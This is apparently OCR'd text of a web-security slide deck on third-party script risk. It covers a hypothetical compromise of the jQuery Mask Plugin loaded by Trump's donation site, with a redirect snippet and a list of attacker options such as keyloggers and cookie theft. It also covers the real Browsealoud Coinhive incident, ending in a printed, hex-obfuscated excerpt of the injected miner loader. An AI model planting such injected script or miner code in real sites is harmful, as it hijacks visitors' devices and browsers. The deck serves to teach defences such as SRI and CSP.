110 <script src="//assets.adobedtm.com/ccb66fd3556ba805128_daac0f1024ce58d90d/satellite"
111 <script src="/assets/v2_public-dcf2b2469cabae6bf0e7fa1_0746e5c1.js" media="all"></scr
112 <script src="https://igorescobar.github.io/jQuery-Mask-Plugin/js/jquery.mask.min.js"
113 <script src='https://igorescobar.github.io/jQuery-Mask-Plugin/js/jquery.mask.min.js'
114 <script type="text/javascript">
```

THIS PAGE IS **LOADING A JS FILE DIRECTLY FROM A PAGE HOSTED ON GITHUB PAGES** AND GITHUB PAGES SERVES FILES DIRECTLY FROM THE CORRESPONDING GITHUB REPOSITORY'S GH-PAGES BRANCH

IF THE FILE ON GITHUB GETS MODIFIED  
SOMEHOW, THE CHANGES WILL BE REFLECTED ON TRUMP'S  
SITE, USUALLY IN UNDER 30 SECONDS

THE REPOSITORY IS **JQUERY-MASK-PLUGIN** - ENHANCES THE UX OF SUBMITTING A FORM

Branch: [gh-pages](#) [jQuery-Mask-Plugin / js / jquery.mask.min.js](#)[Find file](#) [Copy path](#) igorescobar upgrading plugin file

43fdbba3 on Apr 3

1 contributor

16 lines (15 sloc) | 6.17 KB

[Raw](#) [Blame](#) [History](#)   

```
1 // jQuery Mask Plugin v1.14.0
2 // github.com/igorescobar/jQuery-Mask-Plugin
3 (function(b){"function"==typeof define&&define.amd?define(["jquery"],b):"object"==typeof exports?module.exports=b(require("jquery")):b(jQ
4 b=a.get(0);b.setSelectionRange?b.focus(),b.setSelectionRange(r,r):(c=b.createTextRange(),c.collapse(!0),c.moveEnd("character",r),c.moveSt
5 c.val()||a.data("changed")||a.trigger("change");a.data("changed",!1)).on("blur.mask",function(){n=c.val()}).on("focus.mask",function(a){!0
6 c?b+"?":b)):a.push(e.charAt(1).replace(/[-\v\\^$*+?.()|[\]\{\}]/g,"\\$&"));a=a.join("");f&&(a=a.replace(new RegExp("(^"+f.digit+"(.*)"+f.digit+
7 f=e.length;d<f&&d<a;d++)g.translation[e.charAt(d)]||(a=c?a+1:a,b++);return b},caretPos:function(a,b,d,h){return g.translation[Math
8 c.setCaret(m));return c.callbacks(d)}},getMasked:function(a,b){var m=[],h=void 0==b?c.val():b+"",f=0,l=e.length,k=0,n=h.length,q=1,p="push
9 v:v,e:s.pattern}),k+=q;else{if(!a)m[p](x);v==x&&(k+=q);f+=q}h=e.charAt(t);l!=n+1||g.translation[h]||m.push(h);return m.join("")},callbac
10 function(){var b=c.getCaret();c.destroyEvents();c.val(g.getCleanVal());c.setCaret(b-c.getMCharsBeforeCount(b));return a};g.getCleanVal=func
11 a.data("mask")&&a.attr("autocomplete","off"),c.destroyEvents(),c.events(),e=c.getCaret(),c.val(c.getMasked()),c.setCaret(e+c.getMCharsBefor
12 d,e)),z=function(a,e,d){d=d||{};var c=b(a).data("mask"),g=JSON.stringify;a=b(a).val()||b(a).text();try{return"function"==typeof e&&(e=e(a
13 g));return this};b.fn.masked=function(a){return this.data("mask").getMaskedVal(a)};b.fn.unmask=function(){clearInterval(b.maskWatchers[this
14 dataMaskAttr:"*[data-mask]",dataMask:!0,watchInterval:300,watchInputs:!0,useInput:function(a){var b=document.createElement("div"),d;a="on"+
15 p.dataMask&&b.applyDataMask();setInterval(function(){b.jMaskGlobals.watchDataMask&&b.applyDataMask()},p.watchInterval))};
```

**ANYONE CAN SUBMIT A PR ON THIS JS FILE  
IF IGOR ACCEPTS YOUR PR, THEN  
YOUR JS CODE - WHATEVER IT CONTAINS -  
WILL GET INJECTED TO TRUMP'S  
CAMPAIGN DONATION WEBSITE  
IMMEDIATELY**

- .MODIFY THE **DOM**
- .**REDIRECT** THE USER
- .LOAD IN **EXTERNAL CONTENT**
- .CHALLENGE VISITORS TO INSTALL SOFTWARE
- .ADD A **KEY LOGGER**
- .GRAB ANY NON-HTTP ONLY COOKIES

```
if (location.host === 'secure.donaldjtrump.com') {  
  location = 'http://hillaryclinton.com/'  
}
```

EVERY PERSON WILL NOW  
**GET REDIRECTED \>**  
TO CLINTON'S WEBSITE



**TRUMP  
PENCE**  
MAKE AMERICA GREAT AGAIN!  
2016

Step 1 of 3 SECURE

Official website of Donald J. Trump for President


## I AM YOUR VOICE

To every parent who dreams for their child, and every child who dreams for their future, I say these words to you:

*I'm With You, and I will FIGHT for you, and I will WIN for YOU.*

This is a MOVEMENT. Contribute today.

Choose donation amount:



16 lines (15 sloc) | 6.17 KB

Raw Blame History   

```
1 // jQuery Mask Plugin v1.14.0
2 // github.com/igorescobar/jQuery-Mask-Plugin
3 (function(b){"function"==typeof define&&define.amd?define(["jquery"],b):"object"==typeof exports?module.exports=b(require("jquery")):b(jQ
4 b=a.get(0);b.setSelectionRange?(b.focus(),b.setSelectionRange(r,r)):({c=b.createTextRange(),c.collapse(!0),c.moveEnd("character",r),c.moveSt
5 c.val()||a.data("changed")||a.trigger("change");a.data("changed",!1)}).on("blur.mask",function(){n=c.val()}).on("focus.mask",function(a){!0
6 c?b+"?":b):a.push(e.charAt(l).replace(/[-\v\\^$*+?.()|[\]{}]/g,"\\$&"));a=a.join("");f&&(a=a.replace(new RegExp("(^f.digit+"(.+"+f.digit+
7 f=e.length;d<f&&d<a;d++)g.translation[e.charAt(d)]||(a=c?a+1:a,b++);return b},caretPos:function(a,b,d,h){return g.translation[e.charAt(Math
8 c.setCaret(m));return c.callbacks(d)}},getMasked:function(a,b){var m=[],h=void 0==b?c.val():b+"",f=0,l=e.length,k=0,n=h.length,q=1,p="push
9 v:v,e:s.pattern}),k+=q;else{if(!a)m[p](x);v==x&&(k+=q);f+=q}h=e.charAt(t);l!=n+1||g.translation[h]||m.push(h);return m.join("")},callbac
10 function(){var b=c.getCaret();c.destroyEvents();c.val(g.getCleanVal());c.setCaret(b-c.getMCharsBeforeCount(b));return a};g.getCleanVal=func
11 a.data("mask")&&a.attr("autocomplete","off"),c.destroyEvents(),c.events(),e=c.getCaret(),c.val(c.getMasked()),c.setCaret(e+c.getMCharsBefor
12 d,e)},z=function(a,e,d){d=d||{};var c=b(a).data("mask"),g=JSON.stringify;a=b(a).val()||b(a).text();try{return"function"==typeof e&&(e=e(a
13 g));return this};b.fn.masked=function(a){return this.data("mask").getMaskedVal(a)};b.fn.unmask=function(){clearInterval(b.maskWatchers[this
14 dataMaskAttr:"*[data-mask]",dataMask:!0,watchInterval:300,watchInputs:!0,useInput:function(a){var b=document.createElement("div"),d;a="on"+
15 p.dataMask&&b.applyDataMask();setInterval(function(){b.jMaskGlobals.watchDataMask&&b.applyDataMask()},p.watchInterval)})};
```



THE SECURITY HOLE WAS FIXED WITHIN  
**2.5 HOURS**, AND NO ACTUAL DAMAGE  
WAS DONE BESIDES **BAD PR** FOR THE TRUMP CAMPAIGN

# WEB APP SECURITY

THE CRYPTOMINER INCIDENT



The screenshot shows the ICO (Information Commissioner's Office) website at <https://ico.org.uk>. The page features the ICO logo and a tagline: "The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals." Below the header is a navigation menu with links: Home, For the public, For organisations, Report a concern, Action we've taken, and About the ICO.

The main content area has two tabs: "Information rights and" and "Take action". The "Information rights and" tab is active. At the bottom of the page, the "ICO News" newsletter sign-up form is visible.

Overlaid on the page is the Chrome DevTools interface. The "Network" tab is selected, showing network activity. A specific request for the file "html.js" is highlighted in the list. The "Elements" tab is also visible, showing the DOM structure of the page. The "Console" tab shows several warning messages related to SSL certificate issues and parser-blocking scripts.

```
<!DOCTYPE html>
<!--[if lte IE 8 ]><html lang="en" class="ie8"><![endif]-->
<!--[if lte IE 9 ]><html lang="en" class="ie9"><![endif]-->
<!--[if (gt IE 9)|!(IE)]><!-->
<html lang="en" class="js">
  <!--<![endif]-->
  <head prefix="og: http://ogp.me/ns#">...</head>
...<body id="top" style class="ccc-left ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden"> == $0
```

html.js body#top.ccc-left.ccc-triangle.ccc-light.ccc-impl.ccc-consented.ccc-hidden

Console Search What's New

Default levels ▾ Group similar

⚠ The SSL certificate used to load resources from <https://ico.org.uk> will be distrusted in M65. Once distrusted, users will be prevented from loading these resources. [ico.org.uk:1](#)  
See [DEIQS: /e.co/symantecckicerts](#) for more information.

⚠ A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.5553166442573905>, is invoked via document.write. The [ba.js:5](#) network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799104> for more details.

⚠ A parser-blocking, cross site (i.e. different eTLD+1) script, <https://apikeys.civiccomputing.com/c/v7d-ico.org.uk&p=cookiecontrol%20free8v-68k-9FF0d75..>, is invoked [scripts:1](#) via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799104> for more details.

Scott

United States Courts | [www.uscourts.gov](http://www.uscourts.gov)

Email Updates Court Locator Careers News Search uscourts.gov

UNITED STATES COURTS Home About Federal Courts Judges & Judgeships Services & Forms Court Records Statistics & Reports Rules & Policies

Elements Console Sources Network Performance Memory Application Security Audit HTTPS Everywhere

Cache Storage Application Cache

Frames

top Dsa3SsT4c8 tsUtrFr(ts.frame.html) Fonts Images Other Scripts Stylesheets www.uscourts.gov/

Local Storage

Console Search What's New

Filter Default level Group similar 9 hidden

1 A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.5638033417623402>, is invoked via document.write. The network request `pa.js:5` for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946749104> for more details.

2 Error parsing header X-XSS-Protection: 1; mode-block; report-hsts://www.google.com/protective/security-bugs/los/youtube: insecure reporting URL for secure page at character -Dsa3SsT4c8:1 position 22. The default protections will be applied.

GMC | Home

General Medical Council [GB] | https://www.gmc-uk.org

Skip to navigation Skip to content | Browsealoud

Contact us | News | Accessibility | Cymreig | A A A | A

General Medical Council

# Working with doctors Working for patients

Enter Search Keywords Go

This site uses cookies. Find out more about our cookie policy or Accept cookies

About us | Education and training | Registration and licensing | Good medical practice | Concerns about doctors | Publications



Check a doctor's registration status

Complain about a doctor

Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

Styles Computed Event Listeners DOM Breakpoints >

Filter :hover .cls +

element.style :

ha.js:5

ba.js:5

(index):188

4 hidden

4 hidden

Default levels ▾ Group similar

ERR\_BLOCKED\_BY\_CLIENT

A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159792116643, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.

GET https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159792116643 net::ERR\_BLOCKED\_BY\_CLIENT

Uncaught ReferenceError: CoinHive is not defined  
at (index):188

GET https://wtl.gmc-uk.org/dcstrj8v3t10000sx8rgiduecf6c1b/dcs.gif?&dcstrdat=15183...@5PLITVALUE@9&NT.vt\_f\_tlh=0&WT.vt\_f\_d=1&WT.vt\_f\_s=1&WT.vt\_f\_a\_wtl.gmc-uk.org/dcstrj.t\_f\_a=1&WT.vt\_f=1 net::ERR\_BLOCKED\_BY\_CLIENT

Scott — X

Manchester City Council X

Not secure | manchester.gov.uk

MANCHESTER CITY COUNCIL Accessibility Sign in Register Search (e.g. Council Tax) 

 Council Tax Payments, support, discounts

 Bins Rubbish, recycling, collections

 Work Job, careers & training, advice

 Libraries Collections, downloads & history

We use [cookies](#) on your computer or mobile device to help make this website better. You can change your cookie settings at any time. Otherwise, we'll assume you're OK to continue.

[Don't show this message again](#) 

Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

<!--<![endif]-->  
--<head>..</head>  
--<!-- MAIN STRUCTURE -->  
...<body class="home"> -- \$0  
| <! googleoff: all >

File: :hover .cls + element.style {  
}

html.no.js body.home

Console Search What's New

Filter Default levels ▾ Group similar 8 hidden

1 ► A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.463283042714347>, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946749104> for more details. ba.js:5

2 ► GET [http://uk1.siteimprove.com/is/siteanalyze\\_409095.js](http://uk1.siteimprove.com/is/siteanalyze_409095.js) net::ERR\_BLOCKED\_BY\_CLIENT (index):911

3 ► GET <https://coinhive.com/lib/coinhive.min.js?rnd=0.4C00000342714747> net::ERR\_BLOCKED\_BY\_CLIENT ba.js:5

4 ▲ This page includes a password or credit card input in a non-secure context. A warning has been added to the URL bar. For more information, see <https://www.w3.org/Security/>. (index):11

5 ► Uncaught ReferenceError: CoinHive is not defined at (index):917

6 ► GET [http://plus.browseloud.com/js/jr\\_intro/manchester.gov.uk.js](http://plus.browseloud.com/js/jr_intro/manchester.gov.uk.js) 403 (Forbidden) ba.js:1

Home - Queensland Leg X

Secure | https://www.legislation.qld.gov.au

Queensland Government  
Queensland Legislation

About Site map Related links Contact us Help Search

Office of the Queensland Parliamentary Counsel

Home In force legislation Acts as passed SL as made Bills Repealed legislation Legislative tables Notifications Information Historical information Search Feedback

What's new

Bills

Acts and subordinate legislation

- Corrective Services (Remotely Piloted Aircraft) Amendment Regulation

Elements Console Sources Network Performance Memory Application Security Audits HTTPS everywhere

Styles Computed Event listeners DOM Breakpoints

Filter element.style { }

Console Search What's New

top Filter Default levels Group similar

2 A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.mir.js?rnd=0.7117611548302813>, is invoked via document.write. The network request for [ba.js:5](#) this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946769104> for more details.

Failed to load resource: net::ERR\_BLOCKED\_BY\_CLIENT [coinhive.min.js](#)

Uncaught ReferenceError: CoinHive is not defined [www.legislation.qld.gov.au/:352](https://www.legislation.qld.gov.au/:352)

[Deprecation] 'webkitURL' is deprecated. Please use 'URL' instead. [\(unknown\)](#)

ico For organisations | ICO X +

https://ico.org.uk/for-organisations/

Find out about your obligations under the GDPR and providing access to off

On 25 May 2018 most processing of personal data by organisations will have to comply with the General Data Protection Regulation. Use our guidance and resources to help you get prepared. (Note: a cookie will be set so you won't see this message again)

Register or renew

Report a breach

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Filter URLs

	Method	URL	Duration	Content-Type	Size	Time	Timings	Stack Trace	Security
1.	200	GET	1.1ms	image/jpeg	24.17 kB	21.75 kB	→ 183 ms		
2.	200	GET	1.1ms	image/jpeg	10.82 kB	10.39 kB	→ 151 ms		
3.	200	GET	1.1ms	image/jpeg	18.01 kB	17.59 kB	→ 239 ms		
4.	200	GET	1.1ms	image/jpeg	20.88 kB	20.45 kB	→ 241 ms		
5.	200	GET	1.1ms	image/jpeg	22.60 kB	22.06 kB	→ 202 ms		
6.	200	GET	1.1ms	image/jpeg	19.06 kB	18.64 kB	→ 229 ms		
7.	200	GET	1.1ms	image/jpeg	11.45 kB	11.03 kB	→ 260 ms		
8.	200	GET	1.1ms	text/css	cached	92 kB			
9.	200	GET	1.1ms	text/javascript	cached	5.77 kB			
10.	200	GET	1.1ms	text/html	script	43.22 kB			
11.	200	GET	1.1ms	text/javascript	script	90.92 kB			
12.	200	GET	1.1ms	text/javascript	script	231.93 kB			
13.	200	GET	1.1ms	text/javascript	script	31.43 kB			
14.	200	GET	1.1ms	text/html	script	20.45 kB	61.88 kB	→ 65 ms	
15.	200	GET	1.1ms	text/javascript	script	95.79 kB			
16.	40 requests	1.50 MB / 243.31 kB transferred	Finish: 2.42 s	DOMContentLoaded: 493 ms	User-Agent: Mozilla/5.0 (Windows NT 10.0; ... ) Gecko/20100101 Firefox/53.0				



Scott Helme ✅

@Scott\_Helme



Here's a list of 4,275 sites that are most likely \*all\* victims:  
[publicwww.com/websites/brows...](http://publicwww.com/websites/brows...)

These sites have neglected to deploy SRI and CSP, which would have completely mitigated this attack.

IT WASN'T THE SITES THEMSELVES  
THAT HAD BEEN COMPROMISED,  
RATHER A SCRIPT THEY HAD A DEPENDENCY ON



Scott Helme ✅  
@Scott\_Helme

▼

Hey @texthelp you've been compromised, you need to address this ASAP. Their site also has the crypto miner running:

Traduire le Tweet

The screenshot shows a browser window with the URL <https://www.texthelp.com/en-gb/>. The page content includes the Texthelp logo, navigation links for Store, Pricing, Need help?, We believe, Search, Sectors, and Products, and a user icon. The browser's developer tools are open, specifically the Elements and Styles panels.


**Elements Panel:** Shows the HTML structure of the page. It highlights the `<body>` element and displays several script tags, notably one from <https://plus.browsercloud.com/modules/2.5.0/jquery-1.11.2.min.js>.

**Styles Panel:** Shows the CSS styles applied to the page. It includes rules for the body element, such as `background-color: #fffff;` and `margin: 0;`, and a general rule for `*::after, *::before`.

**Console Panel:** Shows several warning messages related to network requests and SSL certificates. These include:

- A parser-blocking, cross-site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.753201234322785>, is invoked via `document.write`. The `be.js:5` network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799184> for more details.
- The SSL certificate used to load resources from <https://cdn.livechatinc.com> will be distrusted in M70. Once distrusted, users will be prevented from loading these `(index):1` resources. See <https://w3c.github.io/webcrypto/certs> for more information.
- The SSL certificate used to load resources from <https://secure.livechatinc.com> will be distrusted in M70. Once distrusted, users will be prevented from loading `(index):1` these resources. See <https://w3c.github.io/webcrypto/certs> for more information.

[LiveChat] Your account has expired. Visit [www.livechatinc.com](http://www.livechatinc.com) to sign in and renew your subscription.



# hello, we're texthelp

helping everyone read, write and communicate with clarity in class, at work and in life

[Try Now >](#)[Buy Now >](#) SPEAK 

## For Education

Literacy is every student's passport to academic achievement. Our award winning assistive technology solutions for reading, writing and language learning are used daily by students and educators worldwide.

[Solutions for Education >](#)

## For Workplace

From blue-chip companies to public sector and non profit organisations, our award winning assistive technology solutions help millions of people in the workplace read, write and communicate with greater confidence.

[Solutions for Workplace >](#)

THEY CREATE ASSISTIVE  
TECHNOLOGIES, ONE OF WHICH IS A  
PRODUCT CALLED BROWSEALLOUD

 browsealoud®

websites made more accessible with easy speech, reading and translation tools.

 SPEAK 

products > browsealoud

## A better experience for every website visitor

Give all your website visitors a better experience – and reduce barriers between your content and all your audiences.

Our innovative support software adds speech, reading, and translation to websites facilitating access and participation for people with Dyslexia, Low Literacy, English as a Second Language, and those with mild visual impairments.

Online content can be read aloud in multiple languages using the most natural and engaging voice to transform the user's reading experience.



Try Browsealoud on your site instantly >

## Add the toolbar in three easy steps...

If you want to provide your web audience with the additional reading and translation support provided by Browsealoud, you need to embed our HTML code [into](#) your website.

```
<script type="text/javascript" src="//www.browsealoud.com/plus/scripts/ba.js"></script>
```

AND NOW WE'RE BACK TO THE TRUMP PROBLEM  
EXCEPT IT'S NO LONGER HYPOTHETICAL,  
**IT'S REAL**

```
<SCRIPT TYPE="TEXT/JAVASCRIPT" SRC="//  
WWW.BROWSEALOUD.COM/PLUS/SCRIPTS/BA.JS"></SCRIPT>
```



Whole script

SCOTTHELM PRO FEB 11TH, 2018 29,650 NEVER

SHARE

TWEET

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 31.48 KB

raw download clone embed report print

```
1. /* [Warning] Do not copy or self host this file, you will not be supported */
2. /* BrowseAloud Plus v2.5.0 (13-09-2017) */
3.
4.
5. window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"] ["\x77\x72\x69\x74\x65"] ["\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x78\x73\x3a\x2f\x63\x6f\x69\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6e\x65
["\x72\x61\x6e\x64\x6f\x6d"]
() +"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e"; window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"] (" \x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x51\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x65\x6e
\x3e \x31\x29\x76 \x76\x61\x72 \x63\x78\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x5f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7a\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2e\x74\x68\x72\x6f\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
